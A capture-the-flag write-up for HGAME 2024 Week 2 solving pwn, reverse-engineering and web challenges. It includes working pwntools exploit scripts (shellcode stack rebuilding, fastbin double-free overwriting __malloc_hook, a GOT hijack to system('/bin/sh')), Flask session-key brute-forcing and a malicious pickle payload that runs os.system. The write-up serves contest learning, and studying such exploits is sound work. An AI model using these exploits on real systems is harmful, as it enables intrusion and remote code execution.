HGAME 2024 Week2

> See the full proper rendered version on https://hackmd.io/@pnck/B1cfzpCq6 (https://hackmd.io/@pnck/B1cfzpCq6)

> links:
>
> - [writeup of hgame2024 week1 (all challenges)](https://hackmd.io/@pnck/Hy7WXDS9a) (https://hackmd.io/@pnck/Hy7WXDS9a)

PWN. `Shellcode Master`

```
.text:0000000000401345                 mov     edx, 16h        ; nbytes
.text:000000000040134A                 mov     rsi, rax        ; buf
.text:000000000040134D                 mov     edi, 0          ; fd
.text:0000000000401352                 mov     eax, 0
.text:0000000000401357                 call    _read
.text:000000000040135C                 lea     rax, large cs:402064h ; "Love!"
.text:0000000000401363                 mov     rdi, rax        ; s
.text:0000000000401366                 call    _puts
.text:000000000040136B                 mov     rax, [rbp+buf]
.text:000000000040136F                 mov     edx, 4          ; prot
.text:0000000000401374                 mov     esi, 1000h      ; len
.text:0000000000401379                 mov     rdi, rax        ; addr
.text:000000000040137C                 mov     eax, 0
.text:0000000000401381                 call    _mprotect
.text:0000000000401386                 mov     r15, 2333000h   ; allocated by mmap
.text:000000000040138D                 mov     rax, 2333h
.text:0000000000401394                 mov     rbx, 2333h
.text:000000000040139B                 mov     rcx, 2333h
.text:00000000004013A2                 mov     rdx, 2333h
.text:00000000004013A9                 mov     rsp, 2333h
.text:00000000004013B0                 mov     rbp, 2333h
.text:00000000004013B7                 mov     rsi, 2333h
.text:00000000004013BE                 mov     rdi, 2333h
.text:00000000004013C5                 mov     r8, 2333h
.text:00000000004013CC                 mov     r9, 2333h
.text:00000000004013D3                 mov     r10, 2333h
.text:00000000004013DA                 mov     r11, 2333h
.text:00000000004013E1                 mov     r12, 2333h
.text:00000000004013E8                 mov     r13, 2333h
.text:00000000004013EF                 mov     r14, 2333h
.text:00000000004013F6                 jmp     r15
```

- The first payload is restricted to 22 bytes.
- All generic registers are wiped.
- The shellcode area is `mprotect` -ed to `--x` as soon as the first payload is read.

The key idea is, do not focus on the shellcode area, but **the stack.** You are even not able to `call` any subprocess without a stack.

If we manage to rebuild a stack at any static address, and manually form an **ROP-like shellcode**, it might be able to **reuse the shellcode** many times, which probably let us call `read()` again to place a rich payload.

After some ramdom trial, I successfully made a reuseable shellcode, which setup a basic *read()* syscall:

```
mov esp,{0x404000+8*4}; moving imm32 takes 5bytes
push 120;    len |  pushing imm8 takes 2 bytes
push 0;      fd  |  2
push 0; sys_READ |  2
push rsp;    buf |  1
; pushing/popping generic register (no x64 prefix) takes 1 byte

; <<< reusable rop gadgets at 0x233300c
pop rsi;     1
pop rax;     1
pop rdi;     1
pop rdx;     1
syscall;     2
ret;         1
; >>>
; total length: 19 bytes
```

The remaining steps:

- Call *read()* several times to place ROP payloads;
- Perform ROP to *mprotect()* the shellcode area to be `rwx` ;
- Call *read()* to write the final shellcode to the `rwx` landing pad.

EXP (partial):

```
# sc1: place stack & ROP gadgets
sc1 = asm(
    f"mov esp,{0x404000+8*4}; push 120; push 0; push 0; push rsp; pop rsi; pop
)

# rop1: recall read() to place larger payloads
padding = p64(0xDEADC0DE) * 3  # $rsp => 0x404020, write at 0x404008, fill 8*3
rop1 = padding + p64(gadgets_addr) + p64(0x404000) + p64(0) + p64(0) + p64(0x1

# rop2: call mprotect(&sc, 0x1000, 7)
padding = p64(0xDEADC0DE) * 9  # $rsp => 0x404048, write at 0x404000, fill 8*9
rop2 = padding + p64(gadgets_addr) + p64(0x1000) + p64(0xA) + p64(0x2333000) +

# rop3: call read(0, &sc, 0x1000) and jump to sc
rop3 = (
    p64(gadgets_addr) + p64(0x2333000) + p64(0) + p64(0) + p64(0x1000) + p64(0
)

# sc2: shellcraft
sc2 = b"\x90" * 32 + asm(shellcraft.amd64.linux.cat("/flag"))
```

> p.s. There is indeed a short 22 bytes shellcode (), but it's totally unrelated. Don't be trapped!

PWN. FastNote

- A typical menu program, examining fastbin attacks.
- The program contains 3 functions
  - **Add** a note
  - **Show** the note at specified index
  - **Delete** the note at specified index
- Any content can be stored once when adding, and the note size is restricted to 0x80, which happen to allow the creation of the smallest (`0x80+0x10`) `unsorted bin` (for leakage of libc base address).

```
{
  while ( 1 )
  {
    printf("Size: ");
    __isoc99_scanf("%u", size);
    if ( size[0] <= 0x80u )
      break;
    puts("Too big!");
  }
  notes[choice] = malloc((unsigned int)size[0]);
  printf("Content: ");
  read(0, (void *)notes[choice], (unsigned int)size[0]);
}
```

- There is an UAF vulnerability in *delete* function, which may cooperate with *show* function to exposes essential data from freed chunks:

```
  ptr = (void *)notes[choice];                    // notes[choice] dangling
  if ( ptr )
  {
    free(ptr);
    ptr = 0LL;
  }
```

Thoughts

- Fill *0x90-sized* `tcaches` to put a chunk into `unsorted bin` .
- Read the chunk to leak *libc*.
- Fill *fastbin-sized* `tcaches` to do a `fastbin` **double-free**;
- The `fastbin` double-free will put two same chunk into `fastbin` lists.
- Call `malloc()` to drain `tcache` list;
- Call `malloc()` to drain `fastbin` list. Since the victim chunk has been allocated and filled with data before allocating it again, its content will be confused with the freed-chunk layout, where the `fd` is overlapped with our user data.
- When `malloc()` is trying to allocate chunks from `fastbin` lists, the remainigs will be stashed into `tcache` list, where it lacks validation thus arbitary address can be treated as a chunk and returned.
- Read the arbitary address by **showing** the note of fake chunk and write it by **adding**.

```python
from pwn import *

context.arch = "amd64"

tc_size = 0x70  # chunk => 0x80

def getr():
    # r = remote("127.0.0.1", 9000)
    r = remote("106.14.57.14", 30145)
    print(r.recv().decode())
    return r


r = getr()


def add(x, size, content):
    r.sendline(b"1")  # add
    r.sendline(b"%d" % x)  # index
    r.sendline(b"%d" % size)  # size
    r.send(content)  # content
    r.clean()


def show(x):
    r.sendline(b"2")  # show
    r.recvuntil(b"Index")
    r.clean()
    r.sendline(b"%d" % x)  # index
    return r.recv()


def rm(x):
    r.sendline(b"3")  # rm
    r.sendline(b"%d" % x)  # index
    r.clean()


# tcaches for fastbin double free
for i in range(7):
    add(i, tc_size, b"TC")

# this is the victim chunks whose memory layout is overlapped with other
add(10, tc_size, b"FB")
add(11, tc_size, b"FB")  # the helper


# fill tcache
for i in range(7):
    rm(i)

info("tcache filled")
# pause()

# fastbin double free, so that the `fd`` of victim chunk points to arbit
rm(10)
```

```python
rm(11)
rm(10)

# drain tcache
for i in range(7):
    add(i, tc_size, f"TC{i}".encode())
info("tcache drained, about to write")
# pause()


# tcaches for leaking
for i in range(8):
    add(i, 0x80, b"MX")

add(15, 5, "LATCH")

# => unsorted bin
for i in range(8):
    rm(i)

main_arena_ref = show(7)
main_arena_ref = u64(main_arena.split(b"\n")[0].ljust(8, b"\x00"))

# offsets are retrieved by gdb debugging
malloc_hook = main_arena_ref - 0x70
base = malloc_hook - 0x1ECB70

# 0xe3b01 execve("/bin/sh", r15, rdx)
# constraints:
#   [r15] == NULL || r15 == NULL || r15 is a valid argv
#   [rdx] == NULL || rdx == NULL || rdx is a valid envp
one_gadget = base + 0xE3B01

success(
    f"malloc_hook: {hex(malloc_hook)}\nlibc base: {hex(base)}"
)


# allloc chunks back, the new chunk will be "allocated" at the address c
add(10, tc_size, p64(malloc_hook))  # victim, a fake `fd` is placed wher
add(11, tc_size, b"#11")
add(10, tc_size, p64(malloc_hook))  # alloc victim again, content overla

# alloc to overwrite malloc_hook
add(12, tc_size, p64(one_gadget))

add(13, tc_size, b"id\n")  # trigger malloc_hook
r.interactive()
```

References

- shellphish's how2heap (https://github.com/shellphish/how2heap/tree/master/glibc_2.31)
- The glibc source (https://elixir.bootlin.com/glibc/glibc-2.31/source/malloc/malloc.c)

- https://web.archive.org/web/20230417000418/https://bbs.kanxue.com/thread-272098.htm (https://web.archive.org/web/20230417000418/https://bbs.kanxue.com/thread-272098.htm)

PWN. `OldFastNote`

Very similar to `fast note` challange, except the program was built with old `glibc2.23` .

- No `tcaches` , the `fastbins` and `unsorted bins` can be directly used.
- But on the other hand, the address of forged chunk must be chosen very carefully to bypass the size check of `fastbins` in `malloc()`

Take a look around the `__malloc_hook` :

```
(remote) gef➤  x/80bc (void*)&__malloc_hook - 0x40
0x7ffff7dd1ad0: 0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
0x7ffff7dd1ad8: 0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
0x7ffff7dd1ae0: 0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
0x7ffff7dd1ae8: 0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
0x7ffff7dd1af0: 0x60    0x2     0xdd    0xf7    0xff    0x7f    0x0     0x0
0x7ffff7dd1af8: 0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
0x7ffff7dd1b00 <__memalign_hook>:       0xa0    0x2e    0xa9    0xf7    0xff    0x7f    0x0    0x0
0x7ffff7dd1b08 <__realloc_hook>:        0x70    0x2a    0xa9    0xf7    0xff    0x7f    0x0    0x0
0x7ffff7dd1b10 <__malloc_hook>: 0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
0x7ffff7dd1b18: 0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
(remote) gef➤
```

We can see that it's possible to treat these 8 bytes as `u64(0x7f)` and place a `0x7*` sized `fastbin` chunk here to cover the `__malloc_hook` .

In order to pick the chunk into correct slot of `fastbins` , the "chunk forger" i.e. the previous legal chunks must be in same size category. Thus the size of the requiring notes should be `0x60 (+0x10)` .

```python
# interactive functions
# ...
note_size = 0x60  # chunk => 0x70

add(0, 0x80, b"UB") # unsorted bin, to leak arena

add(1, note_size, b"1") # double free construtions
add(2, note_size, b"2")

rm(0)
main_arena = u64(show(0).split(b"\n")[0].ljust(8, b"\x00"))
malloc_hook = main_arena - 0x68
base = malloc_hook - 0x3C4B10

# perform double free
rm(1)
rm(2)
rm(1)
add(1, note_size, p64(malloc_hook - 0x23))
add(2, note_size, b"2")

pause() # <= check if the fake chunk is correctly linked
add(1, note_size, p64(malloc_hook - 0x23))
add(3, note_size, b"X" * 11 + p64(one_gadget) * 5)

# trigger malloc hook
add(4, note_size, b"SHELL")
```

```
──────────────────────── Fastbins for arena at 0x7ffff7dd1b20 ────────────────────────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70]  ←  Chunk(addr=0x6030a0, size=0x70, flags=PREV_INUSE | IS_MMAPPED | NON
AIN_ARENA)  ←  Chunk(addr=0x7ffff7dd1afd, size=0x78, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_AREN
  ←  [Corrupted chunk at 0x7ffff7dd1afd]
Fastbins[idx=6, size=0x80] 0x00
─────────────────────── Unsorted Bin for arena at 0x7ffff7dd1b20 ───────────────────────
[+] unsorted_bins[0]: fw=0x603000, bk=0x603000
 →   Chunk(addr=0x603010, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[+] Found 1 chunks in unsorted bin.
──────────────────────── Small Bins for arena at 0x7ffff7dd1b20 ────────────────────────
[+] Found 0 chunks in 0 small non-empty bins.
──────────────────────── Large Bins for arena at 0x7ffff7dd1b20 ────────────────────────
[+] Found 0 chunks in 0 large non-empty bins.
(remote) gef➤ 
```

At the pause point we can see the forged chunk has got a valid size and linked to the legal chunk going to be allocated. The mask bits won't be check during allocating from fastbins, so the chunk is returned as expected.

And the last thing worth mentioning is the `one gadget`.

```
root@2f5d6248e758:/tmp/ofastnote# one_gadget libc-2.23.so
0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL || {[rsp+0x30], [rsp+0x38], [rsp+0x40], [rsp+0x48], ...}

0xf03a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL || {[rsp+0x50], [rsp+0x58], [rsp+0x60], [rsp+0x68], ...}

0xf1247 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...}
```

Break at where the `one gadget` being executed and test these constraints, it turns that `$rsp+0x50` and `$rsp+0x70` are likely to be same and probably be 0. So just take the latter 2 gadgets.

PWN. `EldenRingII`

An even easier version of *`fast note`*. There are `add` / `delete` / `edit` / `show` 4 functions, and still a UAF which enables to write any data to the freed chunks.

```
[+] checksec for '/tmp/ringII/vuln_patched'
Canary                        : ✘
NX                            : ✓
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Partial
```

As it shows the program is statically mapped and the `got.plt` is writable. So the exploitation can be very simplified to:

- Perform `fastbin` double-free to construct a chunk covering the static `notes` variables.
- Edit the chunk, then we can modify any `notes` pointer
- Read / write arbitary address by `Showing` / `Editing` the content of `notes` being modified.
- Since we got stable read-write loop, let `DynELF` finish the job. We can hijack any entry of `got.plt` to execute the getshell gadget.

```python
# interactive functions
# ...
# https://github.com/shellphish/how2heap/blob/master/glibc_2.31/tcache_p
add(0, tc_size)
add(1, tc_size)
rm(0)
rm(1)

# change the #1.fd to &notes so that it will be returned later when mall
edit(1, p64(v.sym["notes"])) # v => vulnerable
add(2, tc_size)
add(3, tc_size)  # the fake chunk; => &notes[0]

# now we get R/W loop at arbitary address
def leak(addr):
    edit(3, p64(addr)) # change note[0] to point to addr
    ret = show(0)
    if not ret:
        ret = b"\x00" # puts() treatment
    return ret

def write(addr, data):
    edit(3, p64(addr))
    edit(0, data) # write any data to addr

# network check, those time-related chore has to be tweaked
assert leak(v.sym["main"])[:4] == bytes.fromhex("F3 0F 1E FA")
success("Arbitary RW ready")

# normal DynELF routine
dyn = DynELF(leak, pointer=0x401000)
system = dyn.lookup("system", "./libc.so.6")
success("essential gadgets ready")

write(0x404500, b"/bin/sh\x00")  # place /bin/sh into any mapped R/W spa
write(v.got["free"], p64(system))  # got.free => system
edit(3, p64(0x404500))  # change #0 => "/bin/sh"
rm(0)  # => system("/bin/sh")
r.interactive()

```

RE. ezCPP

- Nothing to do with `cpp` , just a boring **`TEA` -like** cipher.

- 32 rounds each turn, repeat 4 times; each turn the encryption shift ahead by 1 byte.

```
do
{
  sum0 -= -0xDEADBEEF;
  d_0 += (sum0 + d_4) ^ (16 * d_4 + 1234) ^ (32 * d_4 + 2341);// the critical behavior of TEA
  d_4 += (sum0 + d_0) ^ (16 * d_0 + 3412) ^ (32 * d_0 + 4123);
  --round;
}
while ( round );                              // turn 1 on [0,8)
*(_DWORD *)a->data = d_0;
sum1 = 0;
*(_DWORD *)&a->data[4] = d_4;
round = 32i64;
d_1 = *(_DWORD *)&a->data[1];                 // turn 2 on [1,9)
d_5 = *(_DWORD *)&a->data[5];
delta_0xdeadbeef = a->p_deadbeef;
k0_2341 = a->p_2341;
k1_1234 = a->p_1234;
k2_4123 = a->p_4123;
k3_3412 = a->p_3412;
do
{
  sum1 += delta_0xdeadbeef;
  d_1 += (sum1 + d_5) ^ (k0_2341 + 32 * d_5) ^ (k1_1234 + 16 * d_5);
  d_5 += (sum1 + d_1) ^ (k2_4123 + 32 * d_1) ^ (k3_3412 + 16 * d_1);
  --round;
}
while ( round );
```

```python
def _decipher(v, sum, delta=0xDEADBEEF):
    sum = ctypes.c_uint32(sum)

    y, z = [ctypes.c_uint32(x) for x in v]

    for n in range(32, 0, -1):
        z.value -= (
            ((y.value << 4) + 3412) ^ (y.value + sum.value) ^ ((y.value
        )
        y.value -= (
            ((z.value << 4) + 1234) ^ (z.value + sum.value) ^ ((z.value
        )
        sum.value -= delta

    return [y.value, z.value]


final_sum = 0xDEADBEEF * 32

t = _decipher(unpack("<II", enc[3:11]), final_sum)
t = pack("<II", *t)
enc = enc[:3] + t + enc[11:]

t = _decipher(unpack("<II", enc[2:10]), final_sum)
t = pack("<II", *t)
enc = enc[:2] + t + enc[10:]

t = _decipher(unpack("<II", enc[1:9]), final_sum)
t = pack("<II", *t)
enc = enc[:1] + t + enc[9:]

t = _decipher(unpack("<II", enc[0:8]), final_sum)
t = pack("<II", *t)
enc = enc[:0] + t + enc[8:]

print(enc)
```

RE. babyRE

- There is an initializer reseting the key:

```c
void copy_a_feifei()
{
  strcpy(a123456, "feifei");
}
```

xrefs to copy_a_feifei

Direct	Type	Address	Text
Down	o	.init_array:000000000000...	dq offset copy_a_feifei

- And there is a traversal loop which `Xor` each key byte by `0x11` :

```
c = __readfsqword(0x28u);
get_input();
if ( !__sigsetjmp(env, 1) )
{
  signal(8, (__sighandler_t)handler);
  for ( xor_count = 0; xor_count <= 5; ++xor_count )
    a123456[xor_count] ^= 0x11u;
}
```

The author put a little trap in this snippet. Don't you doubt that what's the purpose at all of setting a strange signal handler? Signumber 8 stands for `SIGFPE` , which is alarmed when a ***Float Point Exception*** occurs.

Okay then... where does the float point come from?

Check the disassembly, we see that there is a trap hidden from the decompilation.

```
000018DD                mov     eax, [rbp+xor_count]
000018E0                sub     eax, 3              ; Integer Subtraction
000018E3                mov     [rbp+xor_len_minus_3], eax
000018E6                mov     eax, 1
000018EB                cdq                         ; EAX -> EDX:EAX (with sign)
000018EC                idiv    [rbp+xor_len_minus_3] ; WARN: div by 0 if xor count reach 3
000018EF                mov     [rbp+_], eax        ; no effect
000018F2                mov     eax, [rbp+xor_count]
000018F5                cdqe                        ; EAX -> RAX (with sign)
```

On the `stackoverflow` people had explained (https://stackoverflow.com/questions/16928942/why-does-integer-division-by-zero-result-in-a-floating-point-exception) the `FPE` and *div-by-zero* stuff. In a word `SIGFPE` is raised whenever meeting arithmetic faults. So the `Xor` loop only executes 3 times, leaving the key `"wtxfei"` .

- The 4 threads define 4 diffent operation on single byte.

```
sem_init(&sem0, 0, 1u);
sem_init(&sem1, 0, 0);
sem_init(&sem2, 0, 0);
sem_init(&sem3, 0, 0);
pthread_create(threads, 0LL, (void *(*)(void *))fn0, 0LL);
pthread_create(&threads[1], 0LL, (void *(*)(void *))fn1, 0LL);
pthread_create(&threads[2], 0LL, (void *(*)(void *))fn2, 0LL);
pthread_create(&threads[3], 0LL, (void *(*)(void *))fn3, 0LL);
for ( i = 0; i <= 3; ++i )
  pthread_join(threads[i], 0LL);
judge();
```

```c
void __fastcall __noreturn fn0(void *a1)
{
  while ( 1 )
  {
    sem_wait(&sem0);
    if ( hd > 31 )
      break;
    input[hd] += a123456[(hd + 1) % 6] * input[hd + 1];
    ++hd;
    sem_post(&sem1);
  }
  sem_post(&sem1);
  pthread_exit(0LL);
}
```

- Each of them has the same logic:
  1. Wait a semaphore.
  2. Encipher 1 byte.
  3. Increase the global index counter.
  4. Post to the next semaphore so that the next cipher function runs.

Obviously the cipher bytes are generated sequentially and entangled with the near byte. So the plain flag should be recovered from the tail.

```python
# IDAPython
struct.unpack('<'+'I'*32,get_bytes(get_name_ea_simple('enc'),32*4))

# decipher script
enc = (0x2F14, 0x4E, ... , ord('}')) # manually putting the last byte mal

def rfn0(b, n):
    # input[hd] += a123456[(hd + 1) % 6] * input[hd + 1];
    return c_uint32(b[n] - (a[(n + 1) % 6] * b[n + 1])).value


def rfn1(b, n):
    # input[hd] -= a123456[(hd + 1) % 6] ^ input[hd + 1];
    return c_uint32(b[n] + (a[(n + 1) % 6] ^ b[n + 1])).value


def rfn2(b, n):
    #  input[hd] *= input[hd + 1] + a123456[(hd + 1) % 6];
    return c_uint32(b[n] // (a[(n + 1) % 6] + b[n + 1])).value


def rfn3(b, n):
    # input[hd] ^= input[hd + 1] - a123456[(hd + 1) % 6];
    return c_uint32(b[n] ^ (b[n + 1] - a[(n + 1) % 6])).value

def transform(b, n, f):
    b[n] = f(b, n)
    return b


l = list(enc)
for i in range(30, -1, -1):
    l = transform(l, i, (rfn0, rfn1, rfn2, rfn3)[i % 4])

print(bytes(l).decode())
```

RE. Arithmetic

- Packed by an unknown packer, has to be analyzed under dynamic debugging, which can be deal with [the `*SP law` discussed in the previous contest (https://hackmd.io/@pnck/Hy7WXDS9a#RE-ezUPX)](https://hackmd.io/@pnck/Hy7WXDS9a#RE-ezUPX)

The `main()` function:

```
__int64 __stdcall likely_main(int argc, char *argv[], void *env)
{
  unsigned int t; // eax
  __int64 i; // rbx
  FILE *f_out; // rbp
  int col; // edx MAPDST
  int row; // eax MAPDST
  int sum; // edi
  __int64 row_max; // r14
  __int64 offset; // rbp
  __int64 chunk; // rsi
  int cur_path; // eax
  __int64 total_off; // rcx
  int cur_value; // eax

  t = time64(0i64);
  srand(t);
  i = 1i64;
  row = 1;
  col = 1;
  f_out = fopen(FileName, Mode);                // "out", "rb"
  if ( fscanf(f_out, "%d", &wtf_matrix_input[1][1]) != -1 )
  {
    do
    {
      col = 1;
      if ( row != col )
        ++col;
      ++row;
    }
    while ( fscanf(f_out, "%d", &wtf_matrix_input[row][col]) != -1 );
  }
  sum = wtf_matrix_input[1][1];                 // int wtf_matrix_input[
  row_max = row - 1;
  if ( row_max >= 1 )
  {
    offset = 1i64;
    chunk = 1000i64;
    do
    {
      cur_path = rand() % 2 + 1;
      total_off = chunk + offset;               // offset never goes bac
      path_vector[i] = cur_path;
      if ( cur_path == 1 )
      {
        cur_value = wtf_matrix_input[0][total_off];// actually: [chunk][
      }
      else   // path 1 => stay at pos; path 2 => pos + 1
      {
        cur_value = wtf_matrix_input[0][total_off + 1];// actually: [chu
        ++offset;
      }
      sum += cur_value;
      ++i;
      chunk += 500i64;
    }
```

```
    while ( i <= row_max );
  }
  if ( sum >= 6752833 )                          // wtf max number?
    printf_5("hgame{path_32-bit_md5_lowercase_encrypt}");
  return 0i64;
}
```

There are some strange indecies/offsets in my decompilation. Let's take a look at the attachment file, it will be much clearer:

```
root@2f5d6248e758:/tmp/arithmetic# cat arithmetic/out | wc -l
500
1290
7681 4953
18218 13373 18242
8549 13210 19602 16018
8355 1711 5409 18651 11563
10516 16953 11197 3237 7776 5956
19563 4367 3115 3852 2775 10431 12641
14910 7083 5737 3413 6254 1689 12866 7959
3995 17845 18021 8041 1524 14050 2678 7630 13819
16778 646 13507 7657 1171 17719 1651 5874 8334 7937
10854 10827 9233 14708 8986 553 743 8670 12885 17259 9830
5007 57 2875 8834 15931 9785 3889 1664 3199 8427 15929 12013
14856 2847 9046 4816 3825 8719 10950 16350 4076 6134 5768 10189 7075
7558 28 4138 13790 3317 4522 15183 2023 16920 12677 4175 6029 6451 1937
17492 518 2191 9059 587 13689 4397 7880 7902 17531 16475 6889 12995 55 1
7917 1651 9843 7916 2847 13533 7729 3005 15186 10043 2452 11131 11074 24
9
6141 11078 17587 9954 11073 18796 10912 3352 13384 9252 12700 2591 1634
:
```

This is a text file containing 500 lines, and each line has a searies of numbers. The program read the whole file and randomly generate a path that goes top-down. And the accumulater sums up all the travelled number to see if greater than `6752833`. If so, print the flag hint.

So our goal should be **find out the way getting the max sum**, and the flag will be the md5 hash of the path sequence.

Obviously this is a DP problem. **The max sum at each number's position is uniquely determined. And it only depends on 2 variables: the sum from above and the sum from upper left** (and the number itself, of course).

So we can solve the promblem by traversing every number, record the **max sum** and **the path** whether the sum comes from **left or above**. After then we take the max sum from the last row, and its path should be the answer.


```python
import numpy as np

_d = open("out").read()
_dl = _d.replace(" \n", " ").split(" ")[:-1] # trim
nums = np.zeros((500, 500), dtype=np.int32)
nums[np.tril_indices_from(nums)] = _dl

del _d
del _dl

max_sums = np.empty((500, 500), dtype=object)
max_sums[0, 0] = (nums[0, 0], "")
max_sums[1, 0] = (nums[0, 0] + nums[1, 0], "1")
max_sums[1, 1] = (nums[0, 0] + nums[1, 1], "2")
for row in range(2, 500):
    for col in range(row + 1):
        sum = nums[row, col]
        from_above = max_sums[row - 1, col]
        from_left = max_sums[row - 1, col - 1]
        if from_above and (not from_left or from_above[0] > from_left[0]
            path = from_above[1] + "1"
            max_sums[row, col] = (sum + from_above[0], path)
        else:
            path = from_left[1] + "2"
            max_sums[row, col] = (sum + from_left[0], path)


path = np.max(max_sums[499], axis=0)
assert path[0] >= 6752833
assert len(path[1]) == 499

from hashlib import md5

flag = f"hgame{{{md5(path[1].encode()).hexdigest()}}}"

print(path[1])
print(flag)

```

WEB. COW

Yet another *cowsay challege*.

Some keywords are filtered:

Easily bypass it by taking advantage of `printf`



WEB. `myFlask`

2 examine points.

- [Mock session for `flask` apps](https://web.archive.org/web/20221202115706/https://cbatl.gitee.io/2020/11/15/Flask-session/) (https://web.archive.org/web/20221202115706/https://cbatl.gitee.io/2020/11/15/Flask-session/)
- [The `pickle` unserialization exploit.](https://web.archive.org/web/20231222020844/https://goodapple.top/archives/1069) (https://web.archive.org/web/20231222020844/https://goodapple.top/archives/1069)

The *SECKEY* used to sign the session is a time-based string, and it's fixed since the server has started:

```
currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)
```

Since it doesn't change, it's easy to brute-force it by mocking the flask session:

```
class MockApp(object):

    def __init__(self, time=(_H, 0, 0), echo=False):
        h, m, s = time
        currentDateAndTime = datetime.now(timezone("Asia/Shanghai"))
        dt = datetime(
            currentDateAndTime.year,
            currentDateAndTime.month,
            currentDateAndTime.day,
            h,
            m,
            s,
        )
        self.secret_key = dt.strftime("%H%M%S")
        if echo:
            print(f"SECRET_KEY: {self.secret_key}")


from flask.sessions import SecureCookieSessionInterface


def mock_session(username, time, **kw):
    return (
        SecureCookieSessionInterface()
        .get_signing_serializer(MockApp(time, **kw))
        .dumps({"username": username})
    )

# brute force the time / seckey
sign_time = None
with requests.Session() as s:
    r = s.get(f"{url}")
    real_session = s.cookies["session"]
    for m in range(60):
        for sec in range(60):
            fake_session = mock_session("guest", (_H, m, sec))
            if fake_session == real_session:
                sign_time = (_H, m, sec)
                print(f"found ts: {sign_time}")
                mock_session("guest", (_H, m, sec), echo=True)
                break
```

The flag can be retrieved by the *send_file()* route:

```
@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')
```

We can make an evil *pickle* to execute a system command that `cat` the flag into `app.py`, and access `/` to get the result. Attention that the server automatically reloads when the source file changes, so the SECKEY need to be cracked again each time after executing the "*write-to-file*" command.

```
# explit the pickle
class Exploit(object):
    def __reduce__(self):
        return (os.system, ("""printf '\n# %s' $(cat /flag) >> app.py ""'


with requests.Session() as s:
    fake_session = mock_session("admin", sign_time)
    s.cookies["session"] = fake_session
    r = s.get(f"{url}/flag")
    assert "admin" in r.text
    pickle_data = pickle.dumps(Exploit())
    pickle_data_b64 = base64.b64encode(pickle_data).decode()
    data = {"pickle_data": pickle_data_b64}
    r = s.post(f"{url}/flag", data=data)
    open("/tmp/result.html", "w").write(r.text)
```

Attachment: the source

```python
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

